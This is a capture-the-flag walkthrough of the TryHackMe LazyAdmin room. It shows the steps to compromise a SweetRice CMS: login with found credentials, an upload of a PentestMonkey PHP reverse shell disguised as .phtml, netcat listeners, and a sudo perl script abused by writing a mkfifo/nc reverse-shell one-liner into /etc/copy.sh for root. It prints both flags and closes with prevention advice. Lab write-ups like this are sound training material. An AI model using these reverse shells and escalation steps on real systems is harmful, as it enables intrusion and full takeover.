
http://Target_IP/content/as

Under the /as directory, we find a login page, login by using the certificate that were found



Account:manager

Password:Password123



After logging into the admin area, explore the admin panel to see if we can upload file, such as a reverse shell. A reverse shell lets us control the machine from our own computer.

Download the PHP reverse shell from GitHub (PentestMonkey's reverse shell):

```
(kali@kali)-[~/TryHackMe/LazyAdmin]
$ wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
--2024-10-07 07:59:14-- https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php      100%[=====>]  5.36K  --.-KB/s  in 0s
2024-10-07 07:59:15 (19.1 MB/s) - 'php-reverse-shell.php' saved [5491/5491]
```

wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

Modify the Script to Set Attacker_IP and Port using text editor

```
(kali@kali)-[~/TryHackMe/LazyAdmin]
$ nano php-reverse-shell.php
```

nano php-reverse-shell.php

Inside the script, you'll find these lines

\$ip = '127.0.0.1'; // CHANGE THIS

\$port = 1234; // CHANGE THIS

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
```

You need to replace the placeholder values with:

- **Attacker IP Address:** This is the IP address of the attacker machine where you'll be listening for the connection.
- **Port Number:** This is the port number the attacker listens on

```
$VERSION = "1.0";
$ip = '10.2.7.247'; // CHANGE THIS
$port = 4444; // CHANGE THIS
```

Save the file by pressing CTRL+X to exit, then press Y to confirm the save, and Enter.

Rename the file to bypass certain upload restrictions, using a different extension


```
(kali@kali)-[~/TryHackMe/LazyAdmin]
$ mv php-reverse-shell.php shell.phtml

(kali@kali)-[~/TryHackMe/LazyAdmin]
$ ls
dirsearch  hash.txt  lazyadmin.nmap  mysql_backup_20191129023059-1.5.1.sql  shell.phtml

(kali@kali)-[~/TryHackMe/LazyAdmin]
$
```

mv php-reverse-shell.php shell.phtml

Upload the File to SweetRice

In SweetRice admin panel go to the “Media Center” and upload **php-shell.phtml** file



Need to set up a “listener” on the attacker machine to catch any incoming connections from the target machine.

```
(kali@kali) - [~/TryHackMe/LazyAdmin]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.2.7.247] from (UNKNOWN) [10.10.153.54] 42664
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
15:37:13 up 1:55, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

nc -lvnp 4444

Trigger the reverse-shell by clicking on the uploaded file and we got a shell



Upgrade the Shell to a better shell environment

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@THM-Chal:/$
```

python -c 'import pty; pty.spawn("/bin/bash")'

Listed files navigated to the /home directory and listed the contents

```
www-data@THM-Chal:/$ ls
ls
bin      dev      initrd.img      lost+found  opt      run      srv      usr      vmlinuz.old
boot    etc      initrd.img.old  media       proc     sbin     sys      var
cdrom   home     lib             mnt         root     snap     tmp      vmlinuz

www-data@THM-Chal:/$ cd home
cd home
www-data@THM-Chal:/home$ ls
ls
itguy
```

ls

cd home

ls

```

www-data@THM-Chal:/home$ cd itguy
cd itguy
www-data@THM-Chal:/home/itguy$ ls
ls
Desktop      Downloads  Pictures  Templates  backup.pl      mysql_login.txt
Documents    Music      Public    Videos     examples.desktop user.txt
www-data@THM-Chal:/home/itguy$ cat user.txt
cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
www-data@THM-Chal:/home/itguy$ █

```

cd itguy

ls

cat /home/user/user.txt

User Flag: THM{63e5bce9271952aad1113b6f1ac28a07}

Part 2 : Root Flag

Privilege Escalation to Root

Objective: Elevate privileges to gain full control (root access).

```

www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$

```

sudo -l

Findings:

The user **www-data** can run `/usr/bin/perl /home/itguy/backup.pl` with root privileges without needing a password.

Next Step:

Examine the **backup.pl** script

```

www-data@THM-Chal:/home/itguy$ cat /home/itguy/backup.pl
cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$

```

cat /home/itguy/backup.pl

The content of the backup.pl Perl script you've provided shows that it runs a shell script located at `/etc/copy.sh`. This is a key vulnerability, as you can modify or replace the contents of `copy.sh` to execute arbitrary commands as root.

Next check the contents of the `copy.sh` file

```
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/home/itguy$
```

cat /etc/copy.sh

Findings:

The script calls another file, **/etc/copy.sh**, which contains a vulnerable reverse shell.

Next Step:

Modify **copy.sh** to connect back to the attacker's IP address.

Since the attacker IP address is 10.2.7.247/17, will need to modify the reverse shell script (/etc/copy.sh) to connect back to this new IP address instead of the previous one 192.168.0.190

```
www-data@THM-Chal:/home/itguy$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc 10.2.7.247 5554 > /tmp/f" > /etc/copy.sh
<sh -i 2>&1 | nc 10.2.7.247 5554 > /tmp/f" > /etc/copy.sh
www-data@THM-Chal:/home/itguy$
```

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc 10.2.7.247 5554 > /tmp/f" > /etc/copy.sh
```

Set up a listener on attacer Machine

```
(kali@kali)-[~/TryHackMe/LazyAdmin]
$ nc -nvlp 5554
listening on [any] 5554 ...
```

nc -nvlp 5554

Run the the modified Perl script on the Target Machine with root privileges

```
www-data@THM-Chal:/home/itguy$ sudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
rm: cannot remove '/tmp/f': No such file or directory
```

sudo /usr/bin/perl /home/itguy/backup.pl

```
connect to [10.2.7.247] from (UNKNOWN) [10.10.153.54] 38208
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Root Shell Obtained.

Access the root directory and capture the root flag

```
# ls /root
root.txt
# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
# █
```

```
ls /root
cd /root
ls
cat root.txt
```

Root Flag: THM{6637f41d0177b6f37cb20d775124699f}

Results:

- **User flag:** THM{63e5bce9271952aad1113b6f1ac28a07}
- **Root flag:** THM{6637f41d0177b6f37cb20d775124699f}

Was successful in identifying and exploiting vulnerabilities in the SweetRice CMS, allowing full control over the target machine and retrieval of both user and root flags.

how to prevent the type of attack that happened in the LazyAdmin challenge

1. Keep Software Updated (Patching)

Always update your software and apply security patches as soon as possible. Many attacks happen because vulnerabilities aren't fixed. For example, the SweetRice CMS had a known vulnerability that was used in this attack.

2. Protect Backup Files

Make sure backup files (like MySQL database backups) are not accessible to the public. Keep them in folders that only specific users can access. These backup files should not be accessible without proper authentication.

3. Limit User Permissions (Least Privilege)

Only give users the minimum access they need. In this attack, the user www-data could run a script with root permissions, which was a big problem. You should limit such permissions to avoid this kind of issue.

4. Strengthen Servers and Network Protection

Use additional protection such as firewalls (to block unauthorized access), IDS/IPS (Intrusion Detection/Prevention Systems), and close unused ports. For example, SSH (port 22) was open in this attack and could have been restricted to trusted IPs.

5. Enable Two-Factor Authentication (2FA)

Use two-factor authentication (2FA) to add an extra layer of security, making it harder for attackers to access accounts even if they steal a password.

6. Regular Vulnerability Scanning

Use tools like **Nmap**, **OpenVAS**, or **Nessus** to regularly scan for vulnerabilities in your system. This helps you find security issues before attackers do.

7. Use Strong Passwords

Ensure passwords are strong and not easily cracked. In this attack, the password used MD5, which is a weak encryption algorithm. It's better to use stronger methods like bcrypt or SHA-256, with **salting** (adding random data to make cracking harder).

8. Control File Uploads

Be careful with file uploads on your website. In this attack, a malicious file (PHP reverse shell) was uploaded. You should limit the types of files that can be uploaded, especially ones that could run on the server (like .php).

Example of What Could Happen Without Protection:

If software is not updated, attackers can easily find known vulnerabilities and exploit them.

If backups are not protected, attackers can download them and find sensitive information like passwords.

If user permissions are not limited, attackers can gain full control over the system after accessing a vulnerable account.

Conclusion:

By keeping software updated, limiting user access, securing backup files, using 2FA, and regularly scanning for vulnerabilities, you can prevent many types of cyberattacks. It's important to follow these steps to keep your systems safe.

SiddTim

X

Mo7

iriT



Congratulations!

You've completed the room! Share this with your friends:

[Twitter](#)[Facebook](#)[LinkedIn](#)[Leave feedback](#)

Title	Target
yAdminFinal	10.10

1 Lazy Admin

Add 1 hour

answer the questions below

what is the user flag?